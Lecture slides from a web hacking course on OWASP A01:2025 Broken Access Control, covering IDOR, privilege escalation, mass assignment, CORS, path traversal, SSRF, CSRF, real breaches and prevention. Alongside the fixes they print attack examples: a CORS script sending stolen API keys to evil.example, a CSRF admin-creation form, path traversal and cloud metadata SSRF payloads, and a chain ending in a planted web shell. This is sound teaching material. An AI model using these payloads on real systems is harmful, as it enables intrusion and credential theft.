A01:2025 – Broken Access Control

Web Hacking

Fall Term 2026/27

Emmanuel Benoist | BFH-TI

Table of Contents

- Introduction
- Key Concepts
- Complex Attack Scenarios
- Prevention
- Conclusion

Introduction

What is Access Control?

- **Access control enforces a policy**
  - Users cannot act outside of their intended permissions
  - "*Who* is allowed to do *what* on *which* resource?"
- **Three questions asked at every request**
  - **Identification / Authentication:** who are you?
  - **Session management:** is this request still yours?
  - **Authorization:** are you allowed to do this, on this object, now?
- **Broken access control**
  - The application answers the third question wrongly – or does not ask it at all
  - Consequences: unauthorized **disclosure**, **modification** or **destruction** of data, execution of **business functions** outside the user's limits

A01:2025 – Number One, Again

- **#1 since 2021**
  - Was #5 in 2017
  - **100%** of tested applications had some form of broken access control
- **New in 2025**
  - Server-Side Request Forgery (SSRF, A10:2021) is merged into A01
  - CSRF (CWE-352) stays in the category (already in A01:2021)

CWEs mapped	40
Max incidence rate	20.15%
Avg incidence rate	3.74%
Max coverage	100%
Avg weighted exploit	7.04
Avg weighted impact	3.84
Total occurrences	1 839 701
Total CVEs	32 654

Common Weaknesses (OWASP)

- **Violation of least privilege / “deny by default”**
  - Access is granted to anyone instead of specific roles or users
- **Bypassing checks** by modifying the URL, parameters, internal state or the HTML page, or by forging API requests
- **Insecure Direct Object References**: viewing or editing someone else’s account by providing its identifier
- **APIs missing access control** for `POST`, `PUT`, `DELETE`
- **Elevation of privilege**: acting as a user without being logged in, or as an admin when logged in as a user
- **Metadata manipulation**: replaying or tampering a JWT, a cookie, a hidden field
- **CORS misconfiguration** allowing API access from untrusted origins
- **Force browsing** to authenticated or privileged pages

Notable Mapped CWEs

- **CWE-284** Improper Access Control
- **CWE-285** Improper Authorization
- **CWE-862** Missing Authorization
- **CWE-639** Authorization Bypass Through User-Controlled Key
- **CWE-425** Direct Request (Forced Browsing)
- **CWE-22** Path Traversal
- **CWE-200** Exposure of Sensitive Information to an Unauthorized Actor
- **CWE-201** Exposure of Sensitive Information Through Sent Data
- **CWE-552** Files or Directories Accessible to External Parties
- **CWE-352** Cross-Site Request Forgery
- **CWE-918** Server-Side Request Forgery
- **CWE-601** Open Redirect

Source: `https://top10.owasp.org/2025/A01_2025-Broken_Access_Control/`

Why is Access Control so Often Broken?

- **It cannot be detected automatically**
  - A scanner does not know that invoice 1002 belongs to Bob and not to Alice
  - The policy lives in the business requirements, not in the code
- **It is spread over the whole application**
  - Each controller, each API endpoint, each query needs its own check
  - One single forgotten check is enough for the attacker
- **Modern architectures multiply the entry points**
  - Single Page Applications, mobile apps, public APIs, micro-services
  - The UI hides the buttons, but the API is still there
- **Easy to exploit**
  - A browser, a proxy (Burp, ZAP) and the ability to change a number

Key Concepts

Five Concepts to Understand Broken Access Control

1. **Authorization models and deny by default**
   - Who decides, where, and what happens when no rule matches
2. **Horizontal and vertical privilege escalation**
   - Accessing peers' data vs. acquiring more powerful roles
3. **Object and property level authorization**
   - IDOR / BOLA, mass assignment
4. **The trust boundary: never trust the client**
   - Forced browsing, hidden fields, tampered tokens, CORS
5. **The confused deputy**
   - The server uses *its own* privileges on behalf of the attacker: path traversal, SSRF, CSRF

Concept 1: Authorization Models

- **Subject – Action – Resource (– Context)**
  - *Alice* may *read invoice 1001 during office hours*
- **Role-Based Access Control (RBAC)**
  - Permissions are attached to roles (`customer`, `clerk`, `admin`)
  - Simple, but does not say *which* invoice a customer may read
- **Attribute-Based Access Control (ABAC)**
  - Decision uses attributes of subject, resource and context
  - `invoice.owner == user.id AND user.country == "CH"`
- **Relationship-Based Access Control (ReBAC)**
  - Permission follows a graph: owner, member of team, shared with…
  - Google Zanzibar, OpenFGA, SpiceDB
- **Policy Enforcement Point (PEP)**
  - The place in the code where the decision is *enforced*
  - Must be on the server, and must be reached by *every* request

Least Privilege and Deny by Default

- **Principle of least privilege**
  - Each user, process or service gets the minimum rights it needs
  - Applies also to technical accounts: DB user, cloud IAM role, API key
- **Deny by default (fail-safe defaults)**
  - If no rule explicitly allows the access, it is refused
  - A forgotten rule should break a feature – not open a hole
- **Allow list vs. block list**
  - Block list: “everything is allowed except `/admin`”
  - What about `/Admin`, `/admin/`, `/admin;x`, `/api/admin`?

Example: Allow by Default vs. Deny by Default

Allow by default – only listed paths are protected (Spring Security)

```
http.authorizeHttpRequests(auth -> auth
    .requestMatchers("/admin/**").hasRole("ADMIN")
    .requestMatchers("/account/**").authenticated()
    .anyRequest().permitAll());   // new endpoint /reports/export is public!
```

Deny by default – every new endpoint is closed until opened

```
http.authorizeHttpRequests(auth -> auth
    .requestMatchers("/", "/login", "/css/**").permitAll()
    .requestMatchers("/admin/**").hasRole("ADMIN")
    .anyRequest().authenticated()); // or .denyAll()
```

- A developer adds `/reports/export` three months later…
- First configuration: the export is available to the whole Internet


Example: Cloud Storage Open by Configuration

- **A bucket policy granting read access to everyone**

```
{ "Effect": "Allow",
  "Principal": "*",
  "Action": ["s3:GetObject", "s3:ListBucket"],
  "Resource": ["arn:aws:s3:::acme-backups",
               "arn:aws:s3:::acme-backups/*"] }
```

- **Consequences**
  - Anybody can list and download the backups
  - Hundreds of such leaks: voter rolls, medical data, source code…
- **Same pattern in many products**
  - Elasticsearch / MongoDB without authentication, Firebase rules `".read": true`, SharePoint “anyone with the link”
- **Defense:** block public access at account level, review policies with tools (IAM Access Analyzer, ScoutSuite, Prowler)

Concept 2: Horizontal vs. Vertical Escalation



- **Horizontal privilege escalation**
  - Same role, other user: Alice reads Bob's messages, orders, medical file
  - Typically caused by missing *ownership* checks
- **Vertical privilege escalation**
  - Higher role: a customer executes administrative functions
  - Typically caused by missing *role* checks
- **Context-dependent escalation**
  - Step skipped in a workflow: ship the order before paying

Example: Horizontal Escalation

Vulnerable code (OWASP Scenario #1)

```
String sql = "SELECT * FROM accounts WHERE id = ?";
PreparedStatement pstmt = conn.prepareStatement(sql);
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

- No SQL injection here – prepared statements are used correctly
- But the parameter is **chosen by the client**

```
https://bank.example.com/app/accountInfo?acct=CH93-0076-2011-6238
https://bank.example.com/app/accountInfo?acct=notmyacct
```

Fix: bind the query to the authenticated user

```
String sql = "SELECT * FROM accounts WHERE id = ? AND owner_id = ?";
pstmt.setString(1, request.getParameter("acct"));
pstmt.setLong(2, session.getUser().getId());
```

Example: Vertical Escalation

- **The admin menu is not displayed to normal users**

```
<?php if ($user->isAdmin()) { ?>
  <a href="/admin/deleteUser.php">Delete user</a>
<?php } ?>
```

- **…but the target page does not check the role**

```
<?php // admin/deleteUser.php
require 'session.php';          // only checks that a user is logged in
$db->deleteUser($_POST['id']);
```

- Any logged-in user can `POST /admin/deleteUser.php id=1`
- **Hiding a link is not access control**
- Fix: `if (!$user->isAdmin()) { http_response_code(403); exit; }` – better: in a central filter for all `/admin/*`

Concept 3: Object Level Authorization (IDOR / BOLA)

- **Insecure Direct Object Reference (IDOR) – CWE-639**
  - The application exposes a reference to an internal object (DB key, file name, document number)
  - and uses it *without* checking that the user may access the object
- **Broken Object Level Authorization (BOLA)**
  - Same vulnerability in APIs – **#1 of the OWASP API Security Top 10**
  - `GET /api/v1/users/4711/orders`
- **Aggravating factors**
  - Sequential identifiers (1001, 1002, 1003…) ⇒ enumeration
  - No rate limiting ⇒ the whole database in a few hours
- **Note:** random identifiers (UUID) only make guessing harder – they are *not* an access control (IDs leak in URLs, logs, referers, e-mails)

Example: IDOR in a REST API

```
GET /api/v1/invoices/1001 HTTP/1.1
Host: shop.example.com
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9...   (Alice)
```

- Alice changes 1001 into 1002, 1003, …

```
// Vulnerable (Express.js)
app.get('/api/v1/invoices/:id', auth, async (req, res) => {
  const invoice = await Invoice.findById(req.params.id);
  res.json(invoice);
});
// Fixed: the lookup is scoped to the authenticated user
app.get('/api/v1/invoices/:id', auth, async (req, res) => {
  const invoice = await Invoice.findOne(
       { _id: req.params.id, owner: req.user.id });
  if (!invoice) return res.sendStatus(404);
  res.json(invoice);
});
```

Example: IDOR on Static Documents

- **Documents generated and stored with a predictable name**

```
https://portal.example.com/docs/statement_2025_000184.pdf
https://portal.example.com/docs/statement_2025_000185.pdf
```

- The link is sent by e-mail “only to the right customer”
- The web server delivers any file in `/docs/` without authentication
- **Security by obscurity**: the URL is the only secret

- **Fixes**
  - Serve documents through a controller that checks ownership
  - Or use short-lived, signed URLs (pre-signed S3 URL, HMAC + expiry)

Property Level Authorization: Mass Assignment

- **The user may update the object – but not all of its fields**
  - OWASP API3:2023 Broken Object Property Level Authorization


```
PATCH /api/users/me HTTP/1.1
Content-Type: application/json

{"displayName": "Alice", "role": "admin", "credit": 10000}
```

```
# Vulnerable: all attributes are copied (Rails 3 default, or permit!)
@user.update(params[:user].permit!)
# Fixed: explicit allow list of editable attributes
@user.update(params.require(:user).permit(:displayName, :email))
```

- Famous case: GitHub 2012 – a user added his SSH key to the `rails` organisation via mass assignment and pushed a commit to Rails
- Read side: API returns the full object (`password_hash`, `isAdmin`, …) and lets the UI filter it (CWE-201)

Concept 4: The Trust Boundary



- **Everything coming from the client can be modified**
  - URL, query parameters, hidden fields, headers, cookies, JSON body, tokens
  - JavaScript checks, disabled buttons, hidden menus are just UX
- **Typical failures**
  - Forced browsing to unlinked pages (CWE-425)
  - Authorization decisions taken from client-controlled data
  - Tokens whose integrity or lifetime is not verified
  - Cross-origin policies (CORS) that trust any origin

Example: Forced Browsing and Client-Side Checks

- **OWASP scenarios #2 and #3**

```
https://example.com/app/getappInfo
https://example.com/app/admin_getappInfo     <- not linked, but reachable
```

```
// Single Page Application
if (currentUser.role === 'admin') { showAdminPanel(); }
```

```
$ curl https://example.com/app/admin_getappInfo
```

- **Discovering hidden endpoints is easy**
  - JavaScript bundles list all API routes (`main.js`, source maps)
  - `robots.txt`, `swagger.json`, `/actuator`, wordlists (ffuf, gobuster)
- **Variants**: HTTP verb tampering (`GET` checked, `HEAD` or `POST` not), path normalisation (`/admin/..;/`, `/ADMIN`, `%2e`), headers trusted by a proxy (`X-Original-URL`)

Example: Tampering with Authorization Metadata

Cookie or hidden field

```
Cookie: session=8f3a...; role=user        ->   role=admin
<input type="hidden" name="price" value="499.00">  ->  value="0.01"
```

JSON Web Token `header.payload.signature`

```
{"alg":"HS256"}  .  {"sub":"alice","role":"user","exp":1767225600}
```

- `"alg":"none"` accepted by a weak library ⇒ no signature at all
- Algorithm confusion: `RS256` → `HS256` signed with the *public* key
- Weak HMAC secret cracked offline (`hashcat -m 16500`)
- Token never expires or is not revoked after logout

Rule: the server must verify signature, algorithm, issuer, audience and expiry – and should keep authorization data on the server side

Example: CORS Misconfiguration

- **The API reflects any `Origin` and allows credentials**

```
GET /api/me/apikeys HTTP/1.1
Origin: https://evil.example
Cookie: session=...


HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://evil.example
Access-Control-Allow-Credentials: true
```

```
// on https://evil.example, visited by the victim
fetch('https://api.bank.example/api/me/apikeys', {credentials:'include'})
  .then(r => r.text())
  .then(d => fetch('https://evil.example/steal?d=' + encodeURIComponent(d)));
```

- The Same Origin Policy is disabled by the server itself (exploitable when the session cookie is `SameSite=None`; the browser default `Lax` blocks it)
- Also dangerous: `null` origin, regex `bank.example` matching `bank.example.evil.com`

Concept 5: The Confused Deputy

- **A privileged program is tricked into misusing its authority**
  - Norm Hardy, 1988: a compiler writing into a billing file
  - The *deputy* (the server) has more rights than the requester



- **Path traversal (CWE-22)**: the server reads files for the attacker
- **SSRF (CWE-918)**: the server sends requests for the attacker
- **CSRF (CWE-352)**: the *victim's browser* sends authenticated requests for the attacker

Example: Path Traversal

```
@app.route("/download")
def download():
    name = request.args["file"]
    return send_file("/var/www/uploads/" + name)
```

```
GET /download?file=../../../etc/passwd
GET /download?file=..%2f..%2f..%2fapp%2fconfig%2fsecrets.yml
GET /download?file=....//....//....//etc/passwd  (naive filter "../" -> "")
```

- The OS account of the web server can read far more than the user should
- **Fix**: use an identifier instead of a path, or canonicalise and check

```
base = os.path.realpath("/var/www/uploads")
path = os.path.realpath(os.path.join(base, name))
if os.path.commonpath([base, path]) != base:
    abort(403)
```

Example: Server-Side Request Forgery

- **Feature: “import a profile picture from a URL”**

```
url = request.form["avatar_url"]
img = requests.get(url, timeout=5).content    # fetched by the server
```

```
avatar_url=http://localhost:8080/admin/users
avatar_url=http://10.0.0.12:9200/_cat/indices          (internal Elasticsearch)
avatar_url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
avatar_url=file:///etc/passwd            (urllib, curl -- not requests)
```

- The request originates from *inside* the perimeter: firewalls and IP-based trust are bypassed
- **Fixes**: allow list of hosts/schemes, resolve DNS and block private ranges (beware of DNS rebinding and redirects), separate network segment, IMDSv2 on AWS

Example: Cross-Site Request Forgery

- **The browser automatically sends the victim's cookies**

```
<!-- on https://evil.example, visited by a logged-in administrator -->
<form action="https://intranet.example.com/admin/users" method="POST">
  <input type="hidden" name="username" value="attacker">
  <input type="hidden" name="role"     value="admin">
</form>
<script>document.forms[0].submit();</script>
```

- The server checks *who* sends the request (the admin's session)
- but not *whether the admin intended* to send it
- Works when the session cookie is `SameSite=None`: browsers now treat cookies without the attribute as `Lax`, which blocks cross-site `POST`
- **Fixes**: anti-CSRF tokens, `SameSite=Lax/Strict` cookies, check `Origin`/`Sec-Fetch-Site`, re-authentication for critical actions

Complex Attack Scenarios


Real-World Attacks

- **Broken access control is rarely a single bug**
  - Attackers *chain* several weaknesses
  - Each one looks harmless in isolation
- **Scenarios studied**
  1. Capital One (2019): SSRF → cloud credentials → S3 exfiltration
  2. Facebook “View As” (2018): three bugs → 50 million access tokens
  3. First American Financial (2019): 885 million documents by IDOR
  4. Optus (2022): unauthenticated API and enumerable IDs
  5. USPS Informed Visibility (2018): API without object-level checks
  6. Dell partner portal (2024): fake partner + brute-forced identifiers
  7. Microsoft Power Apps portals (2021): insecure defaults
  8. A complete kill chain: from a mass assignment to remote code execution

Capital One: SSRF to the Cloud Control Plane

- **Context**
  - Bank running its applications on AWS
  - A web application firewall (ModSecurity) on EC2 was misconfigured and could be made to forward requests to arbitrary hosts
- **Result**
  - About **106 million** customers (US and Canada): names, addresses, credit scores, 140 000 social security numbers, 80 000 bank account numbers
  - $80 million penalty (OCC), $190 million class action settlement
- **Access control failures**
  - SSRF: the server fetched an attacker-chosen URL (*confused deputy*)
  - Instance metadata reachable without any token (IMDSv1)
  - IAM role of the WAF with far more rights than needed (*least privilege*)

Capital One: The Attack Chain




```
GET http://169.254.169.254/latest/meta-data/iam/security-credentials/
  -> ****-WAF-Role
GET http://169.254.169.254/latest/meta-data/iam/security-credentials/****-WAF-Role
  -> {"AccessKeyId": "ASIA...", "SecretAccessKey": "...", "Token": "..."}

$ aws s3 ls                        # role allowed listing all buckets
$ aws s3 sync s3://<bucket> ./     # ... and reading them
```

- Lessons: block metadata access (IMDSv2 requires a `PUT` token, hop limit), scope IAM roles to the strict minimum, monitor unusual API calls

Facebook “View As”: Three Bugs, One Token

- **The feature**
  - “View As” shows your own profile as another person sees it
  - Should be a **read-only** rendering
- **The chain (introduced in July 2017, found in September 2018)**
  1. In “View As”, the composer to post a *happy birthday* video was wrongly displayed
  2. The new video uploader, in that context, generated an **access token** for the Facebook mobile app
  3. The token was issued for **the user being viewed**, not for the viewer
- **Exploitation**
  - Attackers harvested tokens, then used them to pivot to the friends of each victim: “View As” friend → token → friends of friend…
  - 50 million tokens at risk, 90 million reset, data of 29 million users stolen
- **Lesson**
  - Impersonation features are extremely dangerous: the identity used for *rendering* must never be the identity used for *authorizing*

First American Financial: IDOR at Scale

- **Context**: US title insurance company, documents of real estate transactions shared with customers by link

```
https://www.firstam.com/...?DocumentID=000000075
https://www.firstam.com/...?DocumentID=000000076   <- someone else's file
```

- **No authentication**, sequential identifiers, no rate limiting
- **885 million** documents back to 2003: bank account numbers and statements, mortgage and tax records, social security numbers, driver's licence images
- An internal penetration test had found the bug months earlier; it was misclassified and not fixed
- Fines by the SEC and the New York DFS

- **Lessons**
  - "Anyone who has the link" is not an access control policy
  - Severity of an IDOR = number of reachable objects $\times$ their sensitivity

Optus: Unauthenticated API and Enumerable IDs

- **Context**: second largest telecom operator in Australia
- **Weaknesses**
  - A customer API endpoint was reachable from the Internet **without any authentication**
  - An access control coding error, introduced in 2018, had been fixed on the main domain but *not* on a forgotten one
  - Customer identifiers were incremented by one
- **Attack**
  - A simple script iterated over the identifiers
  - About **9.5 million** records: names, dates of birth, phone numbers, addresses, passport and driver's licence numbers
  - Extortion attempt, class action, lawsuits by two regulators (ACMA, OAIC)
- **Lessons**
  - Maintain an inventory of all exposed APIs and hosts ("shadow APIs")
  - Fix vulnerabilities everywhere the code is deployed
  - Detect enumeration patterns (rate limiting, monitoring)

USPS: Authenticated, but not Authorized

- **Context**: the “Informed Visibility” API of the US Postal Service, used by business customers to track mail
- **Vulnerability**
  - Any user with a (free) `usps.com` account could query the API
  - The API accepted **wildcard** search parameters
  - No check that the requested account belonged to the caller
- **Impact**
  - Data of about **60 million** users: e-mail, user name, user ID, address, phone number, mailing campaign data
  - Some fields (e-mail, phone) could even be *modified*
  - Reported to USPS a year before, fixed only after publication by Brian Krebs
- **Lesson**
  - Authentication only tells *who* you are – every query needs an *object-level* authorization check
  - Search and filter parameters are part of the attack surface

Dell: Becoming a “Partner” to Scrape 49 Million Records

- **Step 1 – obtain a legitimate low-privilege account**
  - The attacker registered several companies as Dell resellers
  - Partner accounts were approved without real verification
- **Step 2 – abuse an over-permissive API**
  - The portal allowed looking up customer orders by **service tag** (7 characters)
  - Any partner could query any service tag: no relationship check between the partner and the customer
- **Step 3 – brute force**
  - About 5 000 requests per minute for nearly three weeks
  - No rate limiting, no alert
  - **49 million** records: names, addresses, hardware and order details
- **Lessons**
  - Partners/B2B users are external users: ReBAC (“this partner sold this device”) instead of RBAC (“is a partner”)
  - Log access control decisions and alert on anomalies

Power Apps Portals: Insecure by Default


- **Context**: low-code platform to build public portals (e.g. COVID-19 vaccination registration, contact tracing)
- **Vulnerability**
  - Lists could be exposed through an OData API
  - **Table permissions were disabled by default**: the API returned all records to anonymous users

```
GET https://<portal>.powerappsportals.com/_odata/<list-name>
```

- **Impact** (UpGuard, August 2021)
  - **38 million** records from 47 organisations: public agencies, American Airlines, Ford, J.B. Hunt, …
  - Vaccination status, social security numbers, employee data
- **Lessons**
  - Deny by default must be the *platform's* default, not a checkbox
  - Microsoft changed the default after the disclosure

Kill Chain: From a Customer Account to RCE

Target: a fictitious SaaS (“`acme-crm`”), typical of real bug bounty reports



- Each step uses one of the five concepts
- No step requires an exotic exploit – only an intercepting proxy

Kill Chain: Steps 1 to 3

1. Reconnaissance – the SPA bundle contains every route

```
$ curl -s https://app.acme-crm.example/static/main.js | grep -o '"/api/[^"]*"'
"/api/v2/users/:id"  "/api/v2/admin/webhooks"  "/api/v2/admin/export"
```

2. IDOR – user IDs of the tenant (including admins) are enumerable

```
GET /api/v2/users/1   ->  {"id":1,"email":"ceo@victim.example","role":"admin",...}
```

3. Mass assignment – the profile update copies every field

```
PATCH /api/v2/users/57
{"displayName":"Mallory","role":"admin"}
HTTP/1.1 200 OK   {"id":57,"role":"admin"}
```

Mallory is now administrator of the tenant (**vertical escalation**)

Kill Chain: Steps 4 to 6

4–5. Webhook = SSRF – the server calls the URL to “test” it

```
POST /api/v2/admin/webhooks
{"url":"http://127.0.0.1:8500/v1/kv/?recurse"}     (internal Consul)
-> response body reflected: database passwords, internal hostnames
```

6. Path traversal in the export function

```
POST /api/v2/admin/export
{"format":"csv","filename":"../../../var/www/app/public/shell.jsp"}
```

- The export writes attacker-controlled CSV content into the web root ⇒ remote code execution
- From there: **other tenants** (horizontal escalation at infrastructure level)
- **One check at each step would have broken the chain** – defense in depth

Prevention

How to Prevent Broken Access Control

- **Enforce on the server**, where the attacker cannot change the check
- **Deny by default**, except for explicitly public resources
- **Centralise** the access control mechanism and reuse it everywhere
  - Middleware, filter, annotation, policy engine (OPA, Cedar, OpenFGA)
- **Enforce record ownership** in the model and in the queries
- **Minimise CORS**, disable directory listing, keep backups and `.git` out of the web root
- **Log access control failures**, alert, and rate limit APIs
- **Sessions and tokens**: invalidate sessions at logout, short-lived JWTs, refresh tokens with revocation
- **Least privilege also for the server**: DB account, IAM role, network egress
- **Test it**: access control unit and integration tests

Centralised, Declarative Access Control

```
@RestController
@RequestMapping("/api/invoices")
class InvoiceController {

  @GetMapping("/{id}")
  @PreAuthorize("hasRole('CUSTOMER') and @invoiceAuthz.isOwner(#id, principal)")
  Invoice get(@PathVariable long id) { return repo.findById(id).orElseThrow(); }

  @DeleteMapping("/{id}")
  @PreAuthorize("hasRole('ADMIN')")
  void delete(@PathVariable long id) { repo.deleteById(id); }
}
```

- The policy is visible next to each endpoint and is easy to review
- Combined with `anyRequest().authenticated()` (deny by default)
- Even better: repositories that can only return objects of the current user/tenant (row-level security in the database)

Testing Access Control

- **Build an access control matrix**: roles × endpoints × objects
- **Automate it in the test suite**

```
@pytest.mark.parametrize("user, invoice, expected", [
    ("alice", ALICE_INVOICE, 200),
    ("alice", BOB_INVOICE,   404),   # horizontal
    ("alice", "/admin/users", 403),  # vertical
    (None,    ALICE_INVOICE, 401),   # anonymous
])
def test_invoice_access(client, user, invoice, expected):
    assert client.as_user(user).get(invoice).status_code == expected
```

- **Manual testing with two accounts**
  - Burp extensions *Autorize* / *AuthMatrix*: replay every request of the high-privilege user with the session of the low-privilege user
- Static analysis and scanners find only a small part of the problems

Conclusion

Conclusion

- **Broken access control is the #1 web risk**
  - Present in virtually every application tested
  - Easy to exploit, hard to detect automatically, devastating at scale
- **Authentication $\neq$ Authorization**
  - Every request must answer: may *this* user do *this* action on *this* object?
- **Never trust the client**
  - Hidden links, JavaScript checks, IDs, cookies and tokens can all be modified
- **Deny by default and least privilege**
  - For users *and* for the server itself (IAM role, DB user, network)
- **Beware of the confused deputy**
  - Path traversal, SSRF and CSRF let the attacker borrow the server's (or the victim's) authority

Conclusion (Cont.)

- **Real attacks are chains**
  - Capital One, Facebook, Dell: several small weaknesses combined
  - One correct check at any step would have stopped the attack
- **Scale makes the difference**
  - Sequential IDs + missing ownership check + no rate limiting = the whole database (First American, Optus, USPS)
- **Secure defaults matter**
  - Frameworks and platforms must be closed by default (Power Apps, S3)
- **Design, centralise, test, monitor**
  - Explicit policy, single enforcement mechanism, automated access control tests, logging and alerting of failures

References

- OWASP Top 10:2025 – A01 Broken Access Control
  `https://top10.owasp.org/2025/A01_2025-Broken_Access_Control/`
- OWASP Authorization Cheat Sheet
  `https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html`
- OWASP API Security Top 10 (2023) – API1 BOLA, API3 BOPLA, API5 BFLA
  `https://owasp.org/API-Security/`
- PortSwigger Web Security Academy – Access control vulnerabilities
  `https://portswigger.net/web-security/access-control`
- N. Hardy, *The Confused Deputy*, ACM SIGOPS, 1988
- Krebs on Security – First American (May 2019), USPS (Nov. 2018)
- US DOJ indictment and OCC consent order – Capital One (2019/2020)
- Facebook Newsroom – *Security Update*, September 28, 2018
- UpGuard – *38 million records exposed through Power Apps*, August 2021